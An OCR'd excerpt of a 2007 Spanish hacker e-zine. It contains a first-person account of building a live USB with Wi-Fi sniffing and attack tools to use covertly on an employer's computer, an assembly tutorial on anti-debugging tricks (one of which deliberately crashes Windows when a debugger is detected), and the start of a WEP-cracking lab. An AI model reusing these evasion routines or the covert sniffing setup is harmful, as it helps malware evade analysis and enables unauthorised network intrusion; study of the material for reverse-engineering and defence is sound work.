"Network Addres Traslation (NAT)" En esta configuración, el ordenador que nos aloja crea una red privada y nosotros nos comunicamos a través de un firewall que nos da una serie de servicios, limitados, pero suficientes para mi. Navegación web, ftp, telnet me permitirá actualizarme a través apt-get. No podré instalarme un servidor web ni publicar una pagina web, pero es que no tenia la menor intención de hacerlo.

Finalmente "Host-Only Networking" Esto lo podríamos definir como el no va mas de la endogamia. Mediante esta configuración se crea una red dentro de la maquina virtual sin salida hacia el exterior. Para que puede servir esto? Pues para hacer pruebas entre un linux y un windows que solo funcionen en nuestra maquina virtual o en nuestra mente. Puede que nosotros estemos dentro de una red virtual y cada una de nosotros no sea mas que un sistema operativo dentro de una MATRIX gigantesca. Puede que no seamos nada ni estemos en parte alguna, pero yo quería instalar una maquina linux dentro de mi VMware y la mejor opción en este caso era un NAT. Y eso elegí.


POR ALGUNA RAZÓN LA CONFIGURACIÓN STANDARD DE LA MAQUINA VIRTUAL NO PREVEE LOS PUERTOS USB, HAY QUE INSTALARLO A MANO


Otro punto importante es la detección de los puertos USB. Por alguna razón la configuración standard de la maquina virtual no prevee los puertos USB, hay que instalarlo a mano, no es difícil pero hay que hacerlo sino no hay forma de copiar la distribución que vamos a crear o mejor dicho iba a ser un poco mas complicado. En fin, tuve que editar la configuración de UBUNTU "Virtual Machine Settings" y desde ahí pulsar en "Add" y dejarse llevar por el wizard. Me encontré con algunos problemas que trataremos mas adelante, pero nada que no se pudiera negociar con la maquina.

UBUNTU VIRTUAL

Que quede claro que lo único que tenia hasta este momento era un servidor y una maquina virtual totalmente vacía. Tenia que rellenarla con algo y ese algo es una distribución UBUNTU. Instalar una distribución UBUNTU sobre una maquina virtual UBUNTU puede que se pueda hacer de formas distintas, pero yo solo conocía una, que consistía en, bajarse una iso de www.ubuntu.org, crear un live-CD a partir de ducha iso, arrancarlo desde la maquina virtual y pedir que nos lo instale. No parece difícil, pero hay que seguir ciertos pasos de una forma lógica. No creo que haga falta que os explique como me bajé la iso, ni como creé el live-CD, pero el arrancar desde una maquina que no tiene nada, ni siquiera existencia real, requiere cuatro palabras.

Lo primero es insertar el CD con la maquina virtual sin arrancar y ahora es cuando me di cuenta porque VMware recomienda encarecidamente que se deshabilite el arranque automático en Windows. Si no lo haces, este pretende tomar el control y no da tiempo a arrancar la maquina virtual. Si seguimos sus sabios consejos, cuando arrancamos la maquina virtual ésta al detectar que no existe nada sobre el disco duro virtual, arranca desde el CD y por tanto nos encontraremos con un lentísimo UBUNTU en nuestras manos. Y digo lentísimo porque toda la información tiene que pasar sobre un servidor y una maquina virtual y todo ello sobre una maquina real que a toda potencia se las ve y se las desea para dar la talla. Hay que instalar la distribución sobre nuestra maquina virtual





y de todas formas armarse de paciencia de Job. No es rapidez lo que vamos a obtener ya que lo que buscaba era seguridad y discreción y hay cosas que no se pueden obtener al mismo tiempo.

Pasada una media hora larga me encontré finalmente con el mensaje advirtiéndome que podía desconectar la maquina y que me asegurara que el CD estaba fuera de la bahía en el momento del arranque so pena de sufrir de nuevo las agonías de un arranque desde un CD a través de una maquina virtual. En cuanto me encontré con mi flamante UBUNTU real en una maquina virtual mi primera preocupación fue hacerle adelgazar. No me olvidaba que todo el conjunto no era mas que un archivo en mi disco duro ya un poco sobrecargado al cual le había dado tan solo un espacio de 2 gigas. No era mucho para tanta historia y obviamente demasiado si lo que quería era un distribución con cuatro cosas que me permitieran husmear en las redes wifi. Si queremos quitar peso lo mas sensato es eliminar todo el paquete de ofimática. Este viene por defecto y como no conozco a ningún hacker, de verdad, que necesite hacer presentaciones en pseudopowerpoint, lo mas sensato es eliminar toda esta parafernalia y editar con cualquier editor de bajo nivel si necesitamos cambiar algún tipo de archivo de texto.

Si queremos eliminar algo de un linux, hoy en día hay que tener cuidado, hay enorme cantidad de conexiones y dependencias que pueden provocar enormes quebraderos de cabeza si lo hacemos sin ton ni son, UBUNTU es una distribución basada en DEBIAN y por tanto es posible utilizar el comando apt-get, si miramos los mensajes en lugar de aceptar a ciegas todavía estamos a tiempo de pararnos antes de cometer errores de bulto. Linux nos considera adultos y una vez nos solicita la palabra de paso del usuario root confía en que disponemos de los conocimientos adecuados y obedece a ciegas. Como tantas veces en la vida linux confunde "poder" con "conocimientos" y mas de una vez he visto desastres de lo mas irreversibles. En mi caso estaba "jugando" con una maquina virtual que puede desaparecer en cualquier momento, este ha sido uno de las razones para crear estos software. Probamos, hacemos cambios y si el resultado es una maquina inutilizable con volverla crear estamos al cabo de la calle. De todas formas toda la operación es bastante lenta y lo mejor es utilizar una herramienta que viene standard en la distribución, se llama "Synaptic Package Manager" y te da ciertas sorpresas, como por ejemplo te avisa que si eliminas totalmente los juegos, que no me

SI QUEREMOS ELIMINAR ALGO DE UN LINUX, HOY EN DÍA HAY QUE TENER CUIDADO, HAY ENORME CANTIDAD DE CONEXIONES Y DEPENDÉNCIAS QUE PUEDEN PROVOCAR ENORMES QUEBRADEROS DE CABEZA


servían para nada, podía encontrarme con problemas debido a un juego de oscuras dependencias. Fuera cierto o no, me abstuve de hacer borrados indiscriminados.

Y bien. Una vez con mi UBUNTU convenientemente adelgazado era el momento de atacar el siguiente paso. No lo olvidemos, todo esto era para crearme una distribución a medida que arrancara sobre un dispositivo USB sin que dejara trazas sobre el Windows 2000 perteneciente a la empresa para la cual trabajaba.

UNA DISTRIBUCIÓN A MEDIDA

Hay muchos documentos disponibles en la red explicando como se puede crear una distribución, pero como dice un amigo mio, "a mi no me hacen falta





muchos documentos, con uno me basta" y el problema es siempre encontrar el mas adaptado a nuestras necesidades. Yo quería hacer las cosas lo mas sencillas posibles y en estos casos lo mejor es buscar si alguien ya ha seguido el mismo camino que tu. Es una manera poética de justificar la vagancia propia y de la utilización del esfuerzo ajeno. Como decía un documento medieval "Somos enanos a hombros de gigantes". El caso es que después de buscar un par de días, ¿o fueron horas?, en la red me encontré con un "listo para utilizar", con un único problema y es que se requería la conexión "on line" para la instalación, de todas formas como yo ya había probado la conexión vía NAT, el caso no ofrecía mayores problemas. Escribo todo esto en base a notas personales y perdido en una situación que me impide comprobar toda la información así que tendréis que perdonar lagunas y falta de pequeños detalles.

El documento donde se encuentran las instrucciones que seguí se pueden encontrar, espero, en www.pendrivelinux.com bajo el titulo de "Create Your Own Live Linux CD or USB distribution" y es obra de un tal Daniel Baumann Esta basado en una serie de scripts que hacen de forma automática el proceso de configuración y compilación. La primera operación es instalarse los scripts que se encuentran bajo las contribuciones no oficiales a DEBIAN, para instalarse el paquete y dado que vamos a hacerlo vía apt-get hay que modificar el archivo de linux donde se encuentran las direcciones de internet donde se encuentran los archivos. Para ello hay que modificar el fichero /etc/apt/sources.list y añadir una linea con "deb http://live.debian.net/debian/ etch main"Os recuerdo que no lo conseguiréis hacer sino estáis inpersonados como root. Después no hay nada como un buen "apt-get update".

Imagino que con animo de poder comprobar que nadie ha tocado los scripts en beneficio propio, Daniel ha previsto la comprobación mediante firma GPG y por tanto aconseja hacer un "apt-get install debian-unofficial-archive-keyring", sin embargo en mi caso salió un onimoso mensaje de "GPG error not available public key" No se si debido a que desinstalé demasiadas cosas haciendo espacio o si la figuración de Daniel esta incompleta, el caso es que no hay firmas GPG que valgan ni que no valgan. Lo cual no impide continuar con la instalación a riesgo de instalarse un back door o cosa similar. Como in mi caso iba a instalar algo efímero y virtual, no había mayor problema y lancé un definitivo "apt-get install live-helper".

El paso siguiente es la creación de los directorios de configuración y los que van a contener la distribución. Atención a como se hacen las cosas porque el script no esta a prueba de tontos y si algo no se hace desde donde esta previsto, las cosas terminan a mitad en el mejor de los casos. En mi caso hay que hacer un "su" para pasar como el root e ir al directorio de este ,.."/root/ y solo entonces teclear "lh_config". Todo transcurre rápidamente y poca cosa sucede aparentemente, pero el hecho es que se han creado una serie de archivos a los cuales hay que hacer algunos cambios, al "/root/ubuntu-live/config/chroot" hay que cambiarle la linea que empieza por LIVE_INTERACTIVE y ponerle un "="enabled"", después hay que buscar el "/root/ubuntu-live/config/binary/ y cambiar el "LIVE_BIBARY_IMAGES="iso"" por un "LIVE_BIBARY_IMAGES="usb-hdd"" de esta forma en lugar de un archivo iso crearemos otro img.

TODA ESTA HISTORIA HA SIDO CONTADA EN PRIMERA PERSONA, PERO EVIDENTEMENTE, SU PROTAGONISTA NO TIENE NADA QUE VER CON NOSOTROS

La construcción de la distribución se basa en otro script que hay que lanzar desde el directorio ubuntu-live, se trata de "lh_build" Este creara un directorio llamado chroot donde va a instalar los binarios. El procedimiento consiste en una primera creación de los componentes "core" y después la instalación abre un terminal que nos permite decir que es lo que realmente deseamos utilizar y este caso pasamos de juegos y ofimáticas. Yo estaba interesado en aircrack-ng driftnet etherape ettercap gftp gpsdrive hping2 hping3 iputils-tracepath kismet ltrace mtr ndiff nessus nessusd nessus-plugins netcat netcat6 netwox nmap nmapfe p0f paketto pbnj pnscan psad scapy squashfs-source squashfs-tools strace tcptraceroute traceproto traceroute unionfs-source unionfs-tools wireshark xprobe xwhois y eso fue lo que le dije que hiciera mediante un apt-get install. Fácil y limpio.

Me hubiera gustado instalar también Ajuta, Bluefish y Amap, pero seguro que después hubiera tenido problemas de espacio, así que me quedé sin ellas. Por motivos diferentes no instalé el Metasploit y Amap, apt-get no funciona en este caso y no queda mas remedio que descomprimir el software y compilarlas de forma clásica. Decididamente no tenia ganas de complicarme mas la vida. Una vez terminados todos los inventos que se me ocurrieron es suficiente con teclear "exit"para permitir al script continuar con su trabajo.

Cuando este ha terminado lo único que quedaba era copiar el archivo binary.img en el dispositivo USB que habíamos enchufado en el correspondiente puerto libre, pero ahí me encontré con un problema extra, saber donde había montado nuestro UBUNTU sobre una maquina virtual no era cosa evidente, aunque si fácil si te acuerdas del comando apropiado. Después de alguna búsqueda recordé que "fdisk -l" te dice este tipo de cosas y finalmente con un "dd if=binary.img of=/dev/sd/" copié todo lo necesario en la llave USB.

Un poco me temblaban las manos cuando arranqué mi laptop con la llave USB insertada, son emociones fuertes para la gente que gusta de estas cosas. En mi caso comprobé con placer que no tendría que volver a soportar chaparrones de administradores furibundos.

FINAL DE LA HISTORIA

Toda esta historia ha sido contada en primera persona, pero evidentemente, su protagonista no tiene nada que ver con nosotros. Este relato lo encontramos en un pedazo de papel tirado descuidadamente en una bonita papelera que se encontraba en un rincón de una sala de reuniones brillantemente iluminada y amueblada con gusto. Nada sabemos de su propietario ni de los motivos que le llevaron a escribir estas lineas

2007 SET, Saqueadores Ediciones Técnicas. Información libre para gente libre
www.set-ezine.org
web@set-ezine.org



TRUCOS ANTIDEBUGGING

Buenas a todos los crackers e interesados en el arte y la ciencia de la ingeniería inversa. Hoy veremos algunos trucos antidebugging, los más utilizados por los protectores, crackmes y afines. Espero que tengamos un poco de diversión. ¡Adelante!

¿Antidebugging?

Si aún no conocen lo que es el antidebugging, se trata de técnicas que dificultan el análisis paso por paso de ejecutables, librerías, etc.

Esto suele hacerse, para evitar el cracking de las aplicaciones protegidas, evitar el análisis en los virus, por parte de los antivirus, entre otras cosas.

EL ANTIDEBUGGING SUELE HACERSE, PARA EVITAR EL CRACKING DE LAS APLICACIONES PROTEGIDAS, EVITAR EL ANÁLISIS EN LOS VIRUS, POR PARTE DE LOS ANTIVIRUS, ENTRE OTRAS COSAS

Primer truco SEH (structured exception handling)

Muchos se preguntarán que es el SEH... sin más ni menos, se trata de las rutinas que se encargan en Windows, de manejar los errores de sistema y de las aplicaciones, más que nada.

El famoso mensaje "la aplicación xxxx ha realizado una operación no válida y se cerrará" con los botones Cerrar y Enviar. Para enviar el error a microsoft. :)

Bien, este truco, permite evitar que sea abierta nuestra aplicación con un debugger. Evitar también que sea atacheado por el mismo.

Los debuggers afectados son Ollydbg y Windbg. El truco requiere permisos de administrador, lo cuál para cualquier usuario normal de Windows, es obvio que utilizará una cuenta administrador sin problemas.

Podemos chequear si una aplicación está siendo debugeada, o no, abriendo la aplicación de sistema CSRSS.EXE (client server runtime process).


```
push <CSRSS_PID>              ; id del proceso CSRSS
push 0                        ; Inheritable = FALSE
push 0C3Ah                    ; access flags=CREATE_THREAD|VM_OPERATION|VM_READ|VM_WRITE
                              ;  |QUERY_INFORMATION|800

@callx OpenProcess
test eax,eax
jz @we_are_not_debugged

@evil_me:                     ; la ejecución del programa llega aquí, cuando se atachea
int 3                         ; el debugger a la aplicación

@we_are_not_debugged:  ; SEH debugger no detectado, o no hay suficientes
                       ; privilegios
```

Entonces, cuando una aplicación es debugeada, es capaz de abrir CSRSS.EXE y en ese caso OpenProcess no va a fallar.



```
*** STOP: 0x00000019 (0x00000000,0xC00E0FF0,0xFFFFEFD4,0xC0000000)
BAD_POOL_HEADER

CPUID:GenuineIntel 5.2.c irql:1f   SYSVER 0xf0000565

Dll Base DateStmp - Name                 Dll Base DateStmp - Name
80100000 3202c07e - ntoskrnl.exe         80010000 31ee6c52 - hal.dll
80001000 31ed06b4 - atapi.sys            80006000 31ec6c74 - SCSIPORT.SYS
802c6000 31ed06bf - aic78xx.sys          802cd000 31ed237c - Disk.sys
802d1000 31ec6c7a - CLASS2.SYS           8037c000 31eed0a7 - Ntfs.sys
fc698000 31ec6c7d - Floppy.SYS           fc6a8000 31ec6ca1 - Cdrom.SYS
fc90a000 31ec6df7 - Fs_Rec.SYS           fc9c9000 31ec6c99 - Null.SYS
fc864000 31ed868b - KSecDD.SYS           fc9ca000 31ec6c78 - Beep.SYS
fc6d8000 31ec6c90 - i8042prt.sys         fc86c000 31ec6c97 - mouclass.sys
fc874000 31ec6c94 - kbdclass.sys         fc6f0000 31f50722 - VIDEOPORT.SYS
feffa000 31ec6c62 - mga_mil.sys          fc890000 31ec6c6d - vga.sys
fc708000 31ec6ccb - Msfs.SYS             fc4b0000 31ec6cc7 - Npfs.SYS
fefbc000 31eed262 - NDIS.SYS             a0000000 31f954f7 - win32k.sys
fefa4000 31f91a51 - mga.dll              fec31000 31eedd07 - Fastfat.SYS
feb8c000 31ec6e6c - TDI.SYS              feaf0000 31ed0754 - nbf.sys
feacf000 31f130a7 - tcpip.sys            feab3000 31f50a65 - netbt.sys
fc550000 31601a30 - el59x.sys            fc560000 31f8f864 - afd.sys
fc718000 31ec6e7a - netbios.sys          fc858000 31ec6c9b - Parport.sys
fc870000 31ec6c9b - Parallel.SYS         fc954000 31ec6c9d - ParVdm.SYS
fc5b0000 31ec6cb1 - Serial.SYS           fea4c000 31f5003b - rdr.sys
fea3b000 31f7a1ba - mup.sys              fe9da000 32031abe - srv.sys

Address  dword dump  Build [1381]                              - Name
fec32d84 80143e00 80143e00 80144000 ffdff000 00070b02          - KSecDD.SYS
801471c8 80144000 80144000 ffdff000 c03000b0 00000001          - ntoskrnl.exe
801471dc 80122000 f0003fe0 f030eee0 e133c4b4 e133cd40          - ntoskrnl.exe
80147304 803023f0 0000023c 00000034 00000000 00000000          - ntoskrnl.exe

Restart and set the recovery options in the system control panel
or the /CRASHDEBUG system start option.
```

```
mov eax,077F5EF76h
    call eax                        ; ejecutamos CsrGetProcessId, para obtener CSRSS ID


    push eax
    push 0
    push 0C3Ah
    @callx OpenProcess              ; abre el proces CSRSS
    test eax,eax
    jz exit                         ; falló la abertura del proceso


    call a
    dd 0
    a:
    push 0
    push 0
    push 0
    push 1234567h                   ; esta dirección no existe como verán :)
    push 0
    push 0
    push eax
    @callx CreateRemoteThread       ; creamos un thread dentro del proceso, *BSOD*

    exit:
    push 0
    @callx ExitProcess
```

Este trozo de código de aquí arriba, que explicaré paso a paso, genera lo que se denomina un BSOD, que significa Blue Screen Of Death. La famosa y bien conocida pantalla azul de la muerte, de Windows.

Como vemos intentamos abrir el proceso CSRSS, y si falla entonces no hay debugger corriendo, pero si no falla, generamos el fallo, porque hay un debugger corriendo.



Segundo Ejemplo (CheckRemoteDebuggerPresent)

El típico truco antidebugging, que utiliza las API's de WindowsXP, el cuál es fácil de parchear, ya que esta función de Windows, como otras parecidas, tienen un nombre muy significante para el atacante.

```
      push offset is_present
; nuestra variable
      push -1                          ; el identificador del proceso
      mov eax,077EB582Bh               ; la dirección de la API
      call eax                                ; CheckRemoteDebuggerPresent que ejecutaremos

      mov eax,dword ptr [is_present]
      test eax,eax
      jz @we_are_not_debugged                 ; no se encontró el debugger

      @we_are_debugged:                ; encontramos un debugger :)
      int 3

      is_present     dd 0
```

Vemos, que simplemente, podemos llamar esa API, directamente, y chequear el valor de retorno. En ese caso tomamos la decisión.

Para eso tenemos el mismo, método pero emulando el proceso, veamos como funcionaría:

EL TÍPICO TRUCO ANTIDEBUGGING, QUE UTILIZA LAS API'S DE WINDOWSXP, EL CUÁL ES FÁCIL DE PARCHEAR

```
      lea eax,our_process_handle
      push eax
      mov ebx,esp
      push 0
      push 4
      push ebx
      push 7
      push dword ptr [eax]
      mov eax,077F5BDD8h
      call eax                                ; ejecutamos la API: NtQueryInformationProcess
      pop ecx
      test eax,eax
      jl exit
```


Cargamos todos los parámetros para la API, y luego la ejecutamos, luego, en ese caso, tomamos la decisión.

```
      cmp ecx,0
      jge @we_are_not_debugged

      int 3                                   ; encontramos un debugger!

      @we_are_not_debugged:            ; no hay un debugger...
      exit:
      push 0
      @callx ExitProcess

      our_process_handle                      dd -1
```



Vemos que la decisión es tan simple de tomar como en el algoritmo anterior con CheckRemoteDebuggerPesent.

Si buscamos la definición de la API, NtQueryInformationProcess, en Microsoft, encontraremos:

```
NTSTATUS WINAPI NtQueryInformationProcess(
  HANDLE ProcessHandle,
  PROCESSINFOCLASS ProcessInformationClass,
  PVOID ProcessInformation,
  ULONG ProcessInformationLength,
  PULONG ReturnLength
);
```

Entendemos entonces, con los parámetros un poco más como funciona. Lo más importante de todos estos parámetros, es el segundo que se denomina ProcessInformationClass.


Como veremos, (de atrás hacia arriba, contando los PUSH antes de la llamada a la API), el segundo parámetro, vale 7. Si observamos la definición de Microsoft, nos dirá:


```
ProcessInformationClass
[in] The type of process information to be
retrieved. This parameter can be one of the
following values from the PROCESSINFOCLASS
enumeration.
```

La parte del cuadro coloreada con rojo, es el parámetro utilizado. Lo que Microsoft quiere significarnos con su descripción, es que debemos pasarle un valor que no sea cero, que significa que el proceso está siendo controlado por un debugger de ring 3.

Luego nos dice que es mejor utilizar la función que utilizamos como ejemplo anterior.

Como veremos, es lo mismo que utilizar CheckRemoteDebuggerPresent, pero tomando otro "camino" alternativo.





ALGUNOS CRACKERS, CUANDO UTILIZAN SOFTICE, PARA DEBUGGEAR A SUS "VÍCTIMAS", BUSCAN TERMINAR EL PROCESO QUE ESTÁN DEBUGEANDO, USANDO UN "R EIP EXITPROCESS", O ENSAMBLANDO UN JMP O CALL DIRECTO A EXITPROCESS.

Value	Meaning
ProcessBasicInformation 0	Retrieves a pointer to a PEB structure that can be used to determine whether the specified process is being debugged, and a unique value used by the system to identify the specified process. It is best to use the CheckRemoteDebuggerPresent and GetProcessId functions to obtain this information.
ProcessDebugPort 7	Retrieves a DWORD_PTR value that is the port number of the debugger for the process. A nonzero value indicates that the process is being run under the control of a ring 3 debugger. It is best to use the CheckRemoteDebuggerPresent or IsDebuggerPresent function.
ProcessWow64Information 26	Determines whether the process is running in the WOW64 environment (WOW64 is the x86 emulator that allows Win32-based applications to run on 64-bit Windows). It is best to use the IsWow64Process function to obtain this information.
ProcessImageFileName 27	Retrieves a UNICODE_STRING value containing the name of the image file for the process.



Tercer Ejemplo

Algunos crackers, cuando utilizan SoftIce, para debuggear a sus "víctimas", buscan terminar el proceso que están debugeando, usando un "r eip ExitProcess", o ensamblando un JMP o CALL directo a ExitProcess.

Veremos la forma de detectar que eso está sucediendo... para detectar el debugger.

```
        mov ebx,077E79863h                       ; dirección de
ExitProcess

        push offset seh_handler         ;configuramos un  SEH
        push dword ptr fs:[0]
        mov dword ptr fs:[0],esp

        push offset old_protect
        push PAGE_EXECUTE_READ OR PAGE_GUARD
        push 1
        push ebx
        @callx VirtualProtect           ; protegemos la página
de memoria PAGE_GUARD
```

Como estamos viendo, acabamos de proteger a ExitProcess, ubcando una especie de "layer", para que el SO nos avise cuando hay un intento de ejecución en esa zona de memoria.

```
        push 0
        push offset m1
        push offset m1
        push 0
        @callx MessageBoxA
                                     ; cuando se muestra este
messagebox, atachariamos el
; debugger

        exit:
        mov dword ptr [marker],1; seteamos el marcador a 1
        push 0
        @callx ExitProcess              ; llamamos a
ExitProcess

        seh_handler:
        pop     dword ptr fs:[0]        ; removemos el SEH
        pop      eax

        cmp byte ptr [marker],1  ; es este nuestro call?
        je exit
```

Podemos ver que si el marcador no es igual a 1, entonces estamos siendo debuggeados. Pero si coinciden, entonces no estamos siendo debuggeados y salimos del proceso.

```
        push 0
        push offset m2
        push offset m2
        push 0
        @callx MessageBoxA              ; estamos siendo
debuggeados
        jmp exit

        m2                              db "Ups estoy siendo
debuggeado :)",0
        m1                              db "Atachea un
debugger y trata de modificar eip hacia ExitProcess!",0

        marker                          db 0
        old_protect                     dd 0
```

ESTA RUTINA, ES BASTANTE INTERESANTE Y COMPLETA, COMO PARA UTILIZAR EN NUESTRAS PROPIAS PROTECCIONES.

Luego del código, tenemos las instrucciones que utilizamos en el programa. Esta rutina, es bastante interesante y completa, como para utilizar en nuestras propias protecciones.


Conclusión

Bien amigos, estamos viendo trucos, bastante interesantes, y seguiremos viendo más en el próximo número. Hay cientos de ellos, de mayor y menor nivel, calidad, etc.

Espero que les haya gustado.

Hasta la próxima.

SparK
http://www.disidents.org
http://www.intrabytes.com
arielrm@intrabytes.com



hack wifi

Laboratorio: Seguridad en el sistema de cifrado WEP VI. Ataques reales. (Parte XVII)

Seguimos descubriendo más características de las redes inalámbricas de IMAGENIO y ADSL de Telefónica. Ahora toca realizar los ataques para la auditoria inalámbrica desde Microsoft Windows y utilizar herramientas alternativas a aircrack-ng. También, en este artículo, lanzamos al aire un problema del que todavía desconocemos su solución... auque nos adelantamos a los acontecimientos y estudiamos algunas posibles soluciones. ¿Estaremos en lo cierto?

Bienvenidos de nuevo mis queridos Wardrivers. Aquí estamos otro mes más en el Taller de redes inalámbricas que venimos impartiendo por allá, por el número #104, en el mes de Mayo.

El mes anterior nos apartamos del camino que venimos siguiendo. Hoy, con el artículo de este mes, retomamos ese camino.

